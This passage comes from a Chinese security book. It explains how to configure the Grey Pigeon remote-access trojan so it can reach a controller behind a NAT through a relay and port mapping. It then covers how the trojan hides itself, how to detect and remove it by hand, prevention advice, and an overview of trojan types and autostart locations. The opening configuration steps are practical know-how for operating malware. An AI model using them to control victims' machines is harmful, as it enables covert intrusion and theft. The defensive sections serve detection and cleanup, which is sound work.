如果用户在配置“灰鸽子”服务端时自行定义了连接端口，则此处的映射设置也以自定义的端口为准。

（3）控制端口设置

此处则是为“中转站”配置的服务端程序，我们在这里设置了控制“中转站”的端口，此端口与“连接参数”中的“控制端口”保持一致，并勾选“开机自动运行（NT下以服务启动）。当“中转站”运行了这个服务端程序后，就将9999端口开放，此时，作为“灰鸽子”客户端只要单击“连接参数”右侧的“连接”按钮即可与“中转站”建立连接，如图4-67所示。




图 4-67 保持一致后客户端才能连接上“中转站”

利用“内网端口映射”工具生成“中转站”的服务端后，再通过该工具与“中转站”进行连接。

通过刚才的配置，我们就搭起了“中转站”这个桥梁，下面综述一下这个具体的过程：

如图4-68所示，当“中转站”运行了刚才配置的服务端程序后，就打开了8000和9999这两个端口接收信息，其中，8000端口是用来接收的木马服务端的信息，而9999端口是为了等待“灰鸽子”客户端控制而开启的。如果“灰鸽子”客户端单击了“内网端口映射”工具“连接参数”中的“连接”按钮就可以与“中转站”建立连接了，再单击“映射设置”中的“映射”按钮后，此时“中转站”就可以将木马服务端的8000端口映射到客户端8000端口上了，完成了“牵线搭桥”的作用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-68 VPort 端口映射拓扑图

如图所示，全部的连接过程按数字序号进行。

3.“灰鸽子”木马服务端的配置

灰鸽子木马服务端是主动发起连接请求的，在本例中，我们将灰鸽子服务端的连接指向“中转站”，而非过去那样指向客户端（在没有网关端口映射的情况下木马服务端是不能找到内网中客户端的）。所以在木马服务端的“IP通知http访问地址、DNS解析域名或固定IP”栏中，应该填入“中转站”的IP地址，如图4-69所示。



图 4-69 服务端端设置为“中转站”的地址

这样灰鸽子木马服务端就会不断探测“中转站”是否开启了8000端口，并与之发起连接。但是“中转站”平时根本就没有开放8000端口，当“灰鸽子”客户端这边用“内网映射工具VPort”与“中转站”的9999端口发起连接时（即单击如图4-70所示VPort右侧的“连接”按钮），“中转站”就会打开8000端口，并接收木马服务端的信息。

一旦客户端这边单击了“映射设置”中的“映射”按钮（如图4-70所示），就会将“中转站”的8000端口映射到内网客户端的8000端口上，这样位不同网络环境中的“灰鸽子”服务端与客户端就这样“胜利会师”了！




图 4-70 “灰鸽子”的内网端口映射工具

小提示：

如果位于内网中的客户端已经开放了8000端口连接内网中的主机，那么在“内网映射端口”工具中可以将映射端口设置为其他值如8888，否则将会引起冲突，如图4-71、图4-72所示。




图 4-71 修改映射到本机端口的值

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 4-72 修改服务端连接的端口值

到此，我们讨论了所有的网络环境下使用灰鸽子的方法，只要明白了道理，正确配置网络参数，灰鸽子就能够连接成功，当然如果读者能做到如本节讲述的那样思考问题的话，那么就具备了“黑客”应有的气质了！

4.4.8 清除计算机中的灰鸽子

灰鸽子木马的强大与危险，在互联网上严重地威胁着人们的信息安全，迫于压力，灰鸽子工作室也已经正式宣布关闭，但这并不代表灰鸽子就此消失，散播在网络上的灰鸽子客户端仍然会对用户造成威胁。所以大家还是需要彻底清查一下自己的电脑，看是否已经轮为别人的“肉鸡”。

1.灰鸽子服务端工作方式

在清除灰鸽子木马前，我们首先来了解一下灰鸽子服务端是如何工作的，找出了它的工作原理之后才能彻底地进行清理。

灰鸽子客户端和服务端都是采用Delphi编写。黑客利用客户端程序配置出服务端程序。可配置的信息主要包括上线类型（如等待连接还是主动连接）、主动连接时使用的公网IP（域名）、连接密码、使用的端口、启动项名称、服务名称，进程隐藏方式，使用的壳，代理，图标等等。

服务端对客户端连接方式有多种，使得处于各种网络环境的用户都可能中毒，包括局域网用户（通过代理上网）、公网用户和ADSL拨号用户等。下面介绍服务端：

配置出来的服务端文件文件名为G_Server.exe，这是默认的，当然也可以改，具体采用什么办法，读者可以充分发挥想象力，这里就不赘述。

G_Server.exe运行后将自己拷贝到Windows目录下（Windows 98/XP下为系统盘的Windows目录，2k/NT下为系统盘的Winnt目录），然后再从体内释放G_Server.dll和G_Server_Hook.dll到Windows目录下。G_Server.exe、G_Server.dll和G_Server_Hook.dll三个文件相互配合组成了灰鸽子服务端，G_Server_Hook.dll负责隐藏灰鸽子。通过截获进程的API调用隐藏灰鸽子的文件、服务的注册表项，甚至是进程中的模块名。截获的函数主要是用来遍历文件、遍历注册表项和遍历进程模块的一些函数。所以，有些时候用户感觉种了毒，但仔细检查却又发现不了什么异常。有些灰鸽子会多释放出一个名为G_ServerKey.dll的文件用来记录键盘操作。

小提示：

G_Server.exe这个名称并不固定，它是可以定制的，比如当定制服务端文件名为A.exe时，生成的文件就是A.exe、A.dll和A_Hook.dll。

Windows目录下的G_Server.exe文件将自己注册成服务（9X系统写注册表启动项），每次开机都能自动运行，运行后启动G_Server.dll和G_Server_Hook.dll并自动退出。G_Server.

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

dll文件实现后门功能，与控制端客户端进行通信；

G_Server_Hook.dll则通过拦截API调用来隐藏病毒。因此，中毒后，我们看不到病毒文件，也看不到病毒注册的服务项。随着灰鸽子服务端文件的设置不同，G_Server_Hook.dll有时候附在Explorer.exe的进程空间中，有时候则是附在所有进程中。

灰鸽子的作者对于如何逃过杀毒软件的查杀花了很大力气。由于一些API函数被截获，正常模式下难以遍历到灰鸽子的文件和模块，造成查杀上的困难。要卸载灰鸽子动态库而且保证系统进程不崩溃也很麻烦，因此造成了灰鸽子在互联网上泛滥的局面。

2.灰鸽子的手工检测

由于灰鸽子拦截了API调用，在正常模式下服务端程序文件和它注册的服务项均被隐藏，也就是说即使设置了“显示所有隐藏文件”也看不到它们。此外，灰鸽子服务端的文件名也是可以自定义的，这都给手工检测带来了一定的困难。

但是，通过仔细观察我们发现，对于灰鸽子的检测仍然是有规律可循的。从上面的运行原理分析可以看出，无论自定义的服务器端文件名是什么，一般都会在操作系统的安装目录下生成一个以“_hook.dll”结尾的文件。通过这一点，我们可以较为准确手工检测出灰鸽子服务端。

由于正常模式下灰鸽子会隐藏自身，因此检测灰鸽子的操作一定要在安全模式下进行。进入安全模式的方法是：启动计算机，在系统进入Windows启动画面前，按下【F8】键（或者在启动计算机时按住【Ctrl】键不放），在出现的启动选项菜单中，选择“Safe Mode”或“安全模式”。

Step 1

由于灰鸽子的文件本身具有隐藏属性，因此要设置Windows显示所有文件。打开“我的电脑”，选择菜单“工具”→“文件夹选项”，单击“查看”，取消“隐藏受保护的操作系统文件”前的对勾，并在“隐藏文件和文件夹”项中选择“显示所有文件和文件夹”，然后单击“确定”。

Step 2

打开Windows的“搜索文件”，文件名称输入“_hook.dll”，搜索位置选择Windows的安装目录（默认98/XP为C:\windows，2k/NT为C:\Winnt），如图4-73所示。




图4-73 搜索“_hook.dll”文件

Step 3

经过搜索，我们在Windows目录（不包含子目录）下发现了一个名为Game_Hook.dll的文件。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Step 4

根据灰鸽子原理分析我们知道，如果 Game_Hook.DLL 是灰鸽子的文件，则在操作系统安装目录下还会有 Game.exe 和 Game.dll 文件。打开 Windows 目录，果然有这两个文件，同时还有一个用于记录键盘操作的 GameKey.dll 文件，如图 4-74 所示。




图 4-74 找到文件

经过这几步操作我们基本就可以确定这些文件是灰鸽子服务端了，下面就可以进行手动清除。

3.灰鸽子的手工清除

经过上面的分析，清除灰鸽子就很容易了。清除灰鸽子仍然要在安全模式下操作，主要有两部分：(1)清除灰鸽子的服务；(2)删除灰鸽子程序文件。

为防止误操作，清除前一定要做好备份。

Step 1

清除灰鸽子的服务

清除灰鸽子的服务一定要先备份注册表，然后再在注册表删除灰鸽子的服务。因为病毒会和 EXE 文件进行关联 2000/XP 系统。

首先打开注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 项。依次选择菜单栏中的“编辑”→“查找”，在“查找目标”栏中输入“game.exe”，单击“确定”，我们就可以找到灰鸽子的服务项（此例为 Game_Server，每个人这个服务项名称是不同的）。

删除整个 Game_Server 项。如果是 Windows 98/Me 系统，灰鸽子启动项只有一个，因此清除更为简单。运行注册表编辑器，打开 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 项，我们立即看到名为 Game.exe 的一项，将 Game.exe 项删除即可。

Step 2

删除灰鸽子程序文件

删除灰鸽子程序文件非常简单，只需要在安全模式下删除 Windows 目录下的 Game.exe、Game.dll、Game_Hook.dll 以及 Gamekey.dll 文件，然后重新启动计算机。至此，灰鸽子服务端已经被清除干净。

以上介绍的方法适用于我们看到的大部分灰鸽子木马及其变种，然而仍有极少数变种采用此种方法无法检测和清除。同时，随着灰鸽子新版本的不断推出，作者可能会加入一些新的隐藏方法、防删除手段，手工检测和清除它的难度也会越来越大。

4.使用灰鸽子专用检测清除工具

由灰鸽子工作室开发的，针对灰鸽子专用清除器可以清除灰鸽子服务端程序（包括

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

杀毒软件杀不到的灰鸽子服务端）和灰鸽子“辐射正式版”和“DLL版服务端牵手版”服务端。运行DelHgzvip2005Server.exe文件清除灰鸽子服务端程序，运行un_hgzserver.exe文件清除灰鸽子“辐射正式版”和“DLL版服务端牵手版”服务端。下载地址：

http://www.366tian.net/soft/data/sott/875.html

4.4.9 防止中灰鸽子病毒需要注意的事项

（1）给系统安装补丁程序。通过Windows Update安装好系统补丁程序（关键更新、安全更新和Service pack），其中MS04-011、MS04-012、MS04-013、MS03-001、MS03-007、MS03-049、MS04-032等都被病毒广泛利用，是非常必要的补丁程序。

（2）给系统管理员账户设置足够复杂足够强壮的密码，最好能是10位以上，字母+数字+其它符号的组合；也可以禁用/删除一些不使用的账户。

（3）经常更新杀毒软件（病毒库），设置允许的可设置为每天定时自动更新。安装并合理使用网络防火墙软件，网络防火墙在防病毒过程中也可以起到至关重要的作用，能有效地阻挡自来网络的攻击和病毒的入侵。部分盗版Windows用户不能正常安装补丁，这点也比较无奈，这部分用户不妨通过使用网络防火墙来进行一定防护。

（4）关闭一些不需要的服务，条件允许的可关闭没有必要的共享，也包括C$、D$等管理共享。完全单机的用户可直接关闭Server服务。这些都可以用WinXP总管等优化软件关闭。

（5）不要随便打开或运行陌生、可疑文件和程序，如邮件中的奇怪附件，外挂程序等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5 基于木马的入侵与防范

木马，也称特伊洛木马，英文名称为Trojan。其本身就是为了入侵个人电脑才出现的，木马在电脑工作的时候是很隐蔽的，不会在电脑的屏幕上显示出任何痕迹。本章从木马的基本原理入手，进而了解木马的具体攻击过程，以做到有效地防范木马。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.1 木马攻击原理

特洛伊木马(以下简称木马),英文叫做“Trojan horse”，其名称取自希腊神话的特洛伊木马记。它是指通过一段特定的程序（木马程序）来控制另一台计算机。木马通常有两个可执行程序:一个是客户端,即控制端,另一个是服务端，即被控制端。木马的设计者为了防止木马被发现，而采用多种手段隐藏木马。木马的服务一旦运行并被控制端连接，其控制端将享有服务端的大部分操作权限,例如给计算机增加口令,浏览、移动、复制、删除文件,修改注册表,更改计算机配置等。

木马是一种基于远程控制的黑客工具，具有隐蔽性和非授权性的特点。所谓隐蔽性是指木马的设计者为了防止木马被发现,会采用多种手段隐藏木马，这样服务端即使发现感染了木马，由于不能确定其具体位置，往往只能望“马”兴叹。所谓非授权性是指一旦控制端与服务端连接后，控制端将享有服务端的大部分操作权限，包括修改文件,修改注册表,控制鼠标,键盘等等,而这些权力并不是服务端赋予的，而是通过木马程序窃取的。

从木马的发展来看，基本上可以分为两个阶段：

最初网络还处于以UNIX平台为主的时期，木马就产生了，当时的木马程序的功能相对简单，往往是将一段程序嵌入到系统文件中，用跳转指令来执行一些木马的功能，在这个时期木马的设计者和使用者大都是些技术人员，必须具备相当的网络和编程知识。

而后随着Windows平台的日益普及,一些基于图形操作的木马程序出现了，用户界面的改善，使使用者不用懂太多的专业知识就可以熟练的操作木马，相对的木马入侵事件也频繁出现，而且由于这个时期木马的功能已日趋完善，因此对服务端的破坏也更大了。

所以所木马发展到今天,已经无所不用,一旦被木马控制，你的电脑将毫无秘密可言。

5.1.1 木马的分类

在介绍木马的分类之前先看看木马的功能。

1.木马的功能

木马和病毒都是一种人为的程序，都属于电脑病毒，但它们也有区别，木马的作用是赤裸裸的偷偷监视别人和盗窃别人密码,数据等，如盗窃管理员密码、子网密码搞破坏,或者偷窃上网密码用于它用,游戏账号、股票账号、甚至网上银行账户等。达到偷窥别人隐私和得到经济利益的目的。所以木马的作用比早期的电脑病毒更加有用。更能够直接达到使用者的目的。导致许多别有用心的程序开发者大量的编写这类带有偷窃和监视别人电脑的侵入性程序，这就是目前网上大量木马泛滥成灾的原因。鉴于木马的这些巨大危害性和它与早期病毒的作用性质不一样，所以木马虽然属于病毒中的一类，但是要单独的从病毒类型中间剥离出来。独立的称之为“木马”程序。

“木马”程序是目前比较流行的病毒文件,与一般的病毒不同,它不会自我繁殖,也并不“刻意”地去感染其他文件,它通过将自身伪装吸引用户下载执行，向施种木马者提供打开被种者电脑的门户，使施种者可以任意毁坏、窃取被种者的文件，甚至远程操控

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

被种者的电脑。“木马”与计算机网络中常常要用到的远程控制软件有些相似，但由于远程控制软件是“善意”的控制，因此通常不具有隐蔽性；“木马”则完全相反，木马要达到的是“偷窃”性的远程控制，如果没有很强的隐蔽性的话，那就是“毫无价值”的。

一个完整的“木马”程序包含了两部分：“服务器”和“控制器”。植入被种者电脑的是“服务器”部分，而所谓的“黑客”正是利用“控制器”进入运行了“服务器”的电脑。运行了木马程序的“服务器”以后，被种者的电脑就会有一个或几个端口被打开，使黑客可以利用这些打开的端口进入电脑系统，安全和个人隐私也就全无保障了。

2.木马的种类

(1)破坏型

它的主要功能就是破坏并且删除文件，可以自动的删除电脑上的DLL、INI、EXE文件。

(2)密码发送型

找到隐藏密码并把它们发送到指定的信箱。有人把自己的各种密码以文件的形式存放在计算机中，也有人喜欢用Windows提供的密码记忆功能。许多黑客软件可以寻找到这些文件，把它们送到黑客手中，也有些黑客软件长期潜伏，记录操作者的键盘操作，从中寻找有用的密码。

(3)远程访问型

最广泛的是特洛伊马，只需运行服务端程序，如果客户端知道服务端的IP地址，就可以实现远程控制。

(4)键盘记录木马

这种特洛伊木马是非常简单的。它们只做一件事情，就是记录受害者的键盘敲击并且在LOG文件里查找密码。

(5)DoS攻击木马

随着DoS攻击越来越广泛的应用，被用作DoS攻击的木马也越来越流行起来。当你入侵了一台机器，给他种上DoS攻击木马，那么日后这台计算机就成为你DoS攻击的最得力助手。你控制的肉鸡数量越多，你发动DoS攻击取得成功的机率就越大。所以，这种木马的危害不是体现在被感染计算机上，而是体现在攻击者可以利用它来攻击一台又一台计算机，给网络造成很大的伤害和带来损失。

(6)代理木马

黑客在入侵的同时掩盖自己的足迹，谨防别人发现自己的身份是非常重要的，因此，给被控制的肉鸡种上代理木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用Telnet，ICQ，IRC等程序，从而隐蔽自己的踪迹。

(7)FTP木马

这种木马是最简单和古老的木马了，它的唯一功能就是打开21端口，等待用户连接。现在新FTP木马还加上了密码功能，这样，只有攻击者本人才知道正确的密码，从而进入对方计算机。

(8)程序杀手木马

上面的木马功能虽然形形色色，不过到了对方机器上要发挥自己的作用，还要通过防木马软件这一关才行。常见的防木马软件有ZoneAlarm，Norton AntiVirus等。程序杀手木马的功能就是关闭对方机器上运行的这类程序，让其木马更好地发挥作用。

(9)反弹端口型木马

木马是木马开发者在分析了防火墙的特性后发现：防火墙对于连人的链接往往会进行非常严格的过滤，但是对于连出的链接却疏于防范。于是，与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

时监测控制端的存在，发现控制端上线立即弹出端口主动连结控制端打开的主动端口；为了隐蔽起见，控制端的被动端口一般开在80，即使用户使用扫描软件检查自己的端口，发现类似TCP UserIP:1026ControllerIP:80ESTABLISHED的情况，稍微疏忽一点，就认为是自己在浏览网页。

5.1.2 木马入侵系统

一般的木马都有客户端和服务器端两个执行程序，其中客户端是用于攻击者远程控制植入木马的机器，服务器端程序即是木马程序。攻击者要通过木马攻击你的系统，第一步是要把木马的服务器端程序植入到你的电脑里面。

1.木马的侵入

目前木马入侵的主要途径还是先通过一定的方法把木马执行文件移入到被攻击者的电脑系统里，如邮件、下载等，然后通过一定的提示，故意误导被攻击者打开执行文件，比如故意谎称这是个木马执行文件是你朋友送给你贺卡，可能你打开这个文件后，确实有贺卡的画面出现，但这时可能木马已经哨悄在你的后台运行了。

一般的木马执行文件非常小，大到都是几K到几十K，如果把木马捆绑到其它正常文件上，你很难发现的，所以，有一些网站提供的软件下载往往是捆绑了木马文件的，在你执行这些下载的文件，也同时运行了木马。

木马也可以通过Script、ActiveX及ASP、CGI交互脚本的方式植入，由于微软的浏览器在执行Script脚本上存在一些漏洞，攻击者可以利用这些漏洞传播病毒和木马，甚至直接对浏览者电脑进行文件操作等控制，如利用微软Scripts脚本漏洞对浏览者硬盘进行格式化的Html页面。如果攻击者有办法把木马执行文件上载到攻击主机的一个可执行WWW目录夹里面，通过编制CGI程序在攻击主机上执行木马目录。

木马还可以利用系统的一些漏洞进行植入，如微软著名的IIS服务器溢出漏洞，通过一个IISHACK攻击程序即在把IIS服务器崩溃，并且同时在攻击服务器执行远程木马执行文件。

木马如何将入侵主机信息发送给攻击者？

木马在被植入攻击主机后，它一般会通过一定的方式把入侵主机的信息，如主机的IP地址、木马植入的端口等发送给攻击者，这样攻击者有这些信息才能够与木马里应外合控制攻击主机。

在早期的木马里面，大多都是通过发送电子邮件的方式把入侵主机信息告诉攻击者，有一些木马文件干脆把主机所有的密码用邮件的形式通知给攻击者，这样攻击都就不用直接连接攻击主机即可获得一些重要数据，如攻击QQ密码的GOP木马即是如此。

使用电子邮件的方式对攻击者来说并不是最好的一种选择，因为如果木马被发现，可以能过这个电子邮件的地址找出攻击者。现在还有一些木马采用的是通过发送UDP或者ICMP数据包的方式通知攻击者。

在运行前，有一些木马经常故意弄成Txt、Html等迷惑你把它打开。

在运行中，木马的作者也意识到如果程序打开后像早期木马一样没有什么反应的话，这样只要对木马稍有了解的人都会知道这个程序有问题，这样他们往往会有采取行动杀除木马。所以，新的木马大多都以弹出某种欺骗性质的错误窗口使执行者不起疑心，比如操作系统版本错误等等。

在运行后，木马在运行后需要自我销毁

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

和隐藏，木马分为两种类型，一种是随系统自动启动的，另一种附加或者捆绑在Windows系统或者其它应用程序上，或者干脆替代成它们。如果是前者，木马会把自己拷贝到windows系统目录夹下面一个隐蔽的地方，当然是会把自己的文件属性设为隐藏，然后再删除自己。如果是后者，木马会寻找系统程序把自己捆绑或者替换到它们身上，这样你运行这些系统程序的时候就会激活木马。

还有一种技术更为先进的木马，它是把自己复制取代成为动态链结DLL文件，如果系统正常的调用请求，它把请求转到原先的DLL，对于一些事先约定好的木马操作，DLL文件就跟一个木马程序毫无区别。

隐藏通讯，任何木马运行后都要和攻击者进行通讯连接，或者通过即时连接，如攻击者通过客户端直接被植入木马的主机，或者通过间接通讯，如通过电子邮件的方式，木马把侵入主机的敏感信息送给攻击者。大部分木马一般在占领主机后，会在1024以上不易发现的高端口上驻留，有一些木马会选择一些常用的端口，如80、23，有一种非常先进的木马还可以做到在占领80HTTP端口后，收到正常的HTTP请求仍然把它交与Web服务器处理，只有收到一些特殊约定的数据包后，才调用木马程序。

目前大部分木马都是采用TCP连接的方式使攻击者控制主机，这样通过简单的netstat命令或者监视数据包等方式即可以查出攻击，现在有的木马可以通过ICMP数据包进行通讯控制，这样除非分析数据包里面的内容，否则很难发现木马连接。

通过电子邮件这类间接通讯的木马一般是以窃取主机密码等机密文件为主，它们比较难觉察，不过，如果采用这种方式，一旦被发现，很容易查出邮箱和邮箱的主人。

隐藏进程，在win9X系统里面，简单的注册为系统进程即可以从任务栏里消失，但在windows2000系统里面，任何一个运行的进程都会在Administrator权限下显示出来，并且可以直接关闭掉。在最新的一些木马里面，开始采用了先进的DLL陷进技术，

DLL陷阱技术是一种针对DLL（动态链接库）的高级编程技术，编程者用特洛伊DLL替换已知的系统DLL，并对所有的函数调用进行过滤，对于正常的调用，使用函数转发器直接转发给被替换的系统DLL，对于一些事先约定好的特殊情况，DLL会执行一些相对应的操作，一个比较简单的方法是起一个进程，虽然所有的操作都在DLL中完成会更加隐蔽，但是这大大增加了程序编写的难度，实际上这样的木马大多数只是使用DLL进行监听，一旦发现控制端的连接请求就激活自身，起一个绑端口的进程进行正常的木马操作。操作结束后关掉进程，继续进入休眠状况。

2.木马的启动

作为一个优秀的木马，自启动功能是必不可少的，这样可以保证木马不会因为你的一次关机操作而彻底失去作用。正因为该项技术如此重要，所以，很多编程人员都在不停地研究和探索新的自启动技术，并且时常有新的发现。一个典型的例子就是把木马加入到用户经常执行的程序（例如explorer.exe）中，用户执行该程序时，则木马自动发生作用。当然，更加普遍的方法是通过修改Windows系统文件和注册表达到目的，经常用的方法主要有以下几种：

（1）在Win.ini中启动

在Win.ini的[windows]字段中有启动命令“load=”和“run=”，在一般情况下“=”后面是空白的，如果有后跟程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
run=c:\windows\file.exe
load=c:\windows\file.exe
```

此时，用户要小心了，这个file.exe很有可能是木马。

（2）在System.ini中启动



另外，在System中的[386Enh]字段，要注意检查在此段内的“driver=路径\程序名”这里也有可能被木马所利用。再有，在System.ini中的[mic]、[drivers]、[drivers32]这3个字段，这些段也是起到加载驱动程序的作用，但也是增添木马程序的好场所，应引起用户的注意。

（3）利用注册表加载运行

如下所示注册表位置都是木马喜好的藏身加载之所，赶快检查一下，有什么程序在其下：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion 下所有以“run”开头的键值；

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion 下所有以“run”开头的键值；

HKEY_USERS \Default \Software \Microsoft \Windows\CurrentVersion 下所有以“run”开头的键值。

（4）在Autoexec.bat和Config.sys中加载运行

在C盘根目录下的这两个文件也可以启动木马。但这种加载方式一般都需要控制端用户与服务端建立连接后，将已添加木马启动命令的同名文件上传到服务端覆盖这两个文件才行，而且采用这种方式不是很隐蔽。容易被发现，所以在Autoexec.bat和Confings中加载木马程序的并不多见，但也不能因此而掉以轻心。

（5）在Winstart.bat中启动

Winstart.bat是一个特殊性丝毫不亚于Autoexec.bat的批处理文件，也是一个能自动被Windows加载运行的文件。它多数情况下为应用程序及Windows自动生成，在执行了Windows自动生成，在执行了Win.com并加截了多数驱动程序之后开始执行（这一点可通过启动时按“F8”键再选择逐步跟踪启动过程的启动方式可得知）。由于Autoexec.bat的功能可以由Witart.bat代替完成，因此木马完全可以像在Autoexec.bat中那样被加载运行，危险由此而来。

（6）启动组

木马们如果隐藏在启动组虽然不是十分隐蔽，但还是有木马喜欢在这里驻留的。启动组对应的文件夹为：C:\Windows\start-menu\programs\startup，在注册表中的位置：HKEY_CURRENT_USER \SOftware \ Microsoft \ windows \ CurrentVersion \ Explorer \ shell Folders Startup = ”c:\windows\startmenu\programs\start – up”。

要注意经常检查启动组。

（7）*.INI

即应用程序的启动配置文件，控制端利用这些文件能启动程序的特点，将制作好的带有木马启动命令的同名文件上传到服务端覆盖这同名文件，这样就可以达到启动木马的目的了。

（8）修改文件关联

修改文件关联是木马们常用手段，比方

溜客安全网 WwW.176Ku.CoM

